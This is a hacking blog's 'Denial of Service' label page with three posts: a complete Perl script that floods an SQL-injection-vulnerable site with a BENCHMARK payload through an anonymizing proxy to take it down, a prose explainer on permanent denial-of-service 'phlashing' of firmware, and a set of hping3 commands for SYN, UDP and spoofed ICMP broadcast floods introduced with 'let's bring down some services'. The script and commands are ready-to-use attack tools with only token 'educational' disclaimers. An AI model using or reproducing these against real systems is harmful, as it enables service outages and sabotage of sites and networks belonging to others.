Showing posts with label Denial of Service. Show all posts

Monday, April 30, 2012

SQLi DoS script for SQL injection vulnerability


Today I present a script before you which can DoS a SQL injection vulnerable site.
It is coded in perl. I hope you understand how it works.

Here it is:


#!/usr/bin/perl -w
#
# SQLidoom.pl
# By ..b14ck.. [((3]
# Just don't do something stupid with this tool, this is just for "education" and fun!
# I'm not responsable for the wrong use of this software.

use LWP::UserAgent;

my $agent = LWP::UserAgent->new;
#Use your custom agent
$agent->agent("Mozilla/5.0 (Windows; U; Windows NT 5.1; nl; rv:1.8.1.12) Gecko/20080201Firefox/2.0.0.12");
$agent->timeout(5);
my $proxy="http://anonymouse.org/cgi-bin/anon-www.cgi/";
if ($ARGV[0]) {
start($ARGV[0]);
} else {
info();
}
#Start the attack
sub start {
print "\n[+] Target : " . $_[0] . "\n";
print "\n[+] Starting the attack\n[+] Info: Control+C to stop attack\n\n";
print "\n[+] Using proxy $proxy\n\n";
my $i=0;
while(1){
$SIG{INT} = \&stop;
$code = agent($proxy.$_[0]." and (select+benchmark(99999999999,0x73656c6563742b62656e63686d61726b2839393939393939393939393939392c504f5728393939393939393939393939393939393939392c39393939293b1f))--");
print "[".$i."] Try \n";
$i++;
unless($code->is_success){
print "[+] Website Down? - In $i petitions\n";
}
}
}
#Cancel the attack
sub stop {
print "\n[+] Stopping attack\n";
exit 0;
}
#Info
sub info {
print "\nAttack a SQLi vulnerable website with some \"Magic\" and take it down in a few seconds";
print "\nby ..0x141A1D58FF.. [((3]\n";
print "\nUsage: perl $0 <target>\n";
print "[info]\n";
print "<target> should be like this http://www.target.com/something.php?id=1 \n";
print "\nExample:";
print "\nperl $0 'http://www.target.com/something.php?id=1'\n\n";
exit 0;
}

sub agent {
return $agent->get($_[0]);
}

For learning purposes... :P
Friday, October 14, 2011

Phlashing -- A threat to Hardware.

Phlashing means a Permanent Denial of Service attack or PDoS. A PDOS attack damages a system so badly that it requires replacement or reinstallation of hardware. Unlike the infamous distributed denial-of-service (DDOS) attack -- which is used to sabotage a service or Website or as a cover for malware delivery -- PDOS is pure hardware sabotage.

Instead of taking over control of an embedded system, the attacker turns it into a nonfunctioning brick by flashing it with a broken firmware. Anyone who has flashed a device knows the danger of interrupting the procedure.
 In this type of attack, the hacker uploads, or "flashes," non-authentic firmware to the device under the guise of a legitimate firmware update. However, the hacker's firmware contains malicious code that provides a back door into a network or permanently disables, or "bricks," the device. This use of phlashing has earned the technique the alternative moniker of permanent denial-of-service (PDoS) attack.

To demonstrate this attack you'll need a tool PhlashDance tool which fuzzes binaries in firmware and the firmware’s update application protocol to cause a PDOS, and it detects PDOS weaknesses across multiple embedded systems.

But you can't get this tool because this is privately owned by the researcher who found this PDOS attack,
Mr. Rich Smith, head of research for offensive technologies & threats at HP Systems Security Lab.

Smith says remotely abusing firmware update mechanisms with a phlashing attack, for instance, is basically a one-shot attack. “Phlashing attacks can achieve the goal of disrupting service without ongoing expense to the attacker; once the firmware has been corrupted, no further action is required for the DOS condition to continue,” he says.

Smith has no plans yet for releasing his PhlashDance tool.
And if somebody got this tool, please talk to me... :P

Wednesday, October 5, 2011

DoS Attack using HPING


I am here to explain the DoS attacks (with practicals). You all know about DoS attack, Denial-of-Service Attacks. In this attack, attacker denies the user to use a particular service. You can have many tools for DoS attacks, but I'm gonna teach you a simple method for stress testing on the service.

We need Hping3 (It is available in linux only but you can use hping2 in windows but i can't assure you that it will work for this practical). Download Hping2/3 here

Ok so let's bring down some services.

Open the console and go to the path of hping3 and give the following command.

hping3 --rand-source –S –L 0 –p <target port> <target IP>

Here we are sending SYN packets (set value by replacing 0) with a random source.

hping3 --rand-source –SA –p <open port> <target IP>

Here we are sending SYN + ACK packets from a random source.

hping3 --rand-source -–udp <target IP> --flood

Flooding the target IP with UDP packets.

hping3 --rand-source –SAFRU –L 0 –M 0 –p <port> <target> --flood

In this command, we are sending SYN+ACK+FIN+RST+URG packets with TCP ack (-L) and TCP seq (-M). Change the values after -L and -M.

hping3 --icmp --spoof <target address> <broadcast address> --flood

Flooding with ICMP packets by spoofed IP (--spoof).



Once you download the hping, open your console and type "hping3 --help" for more options.


The Hacker News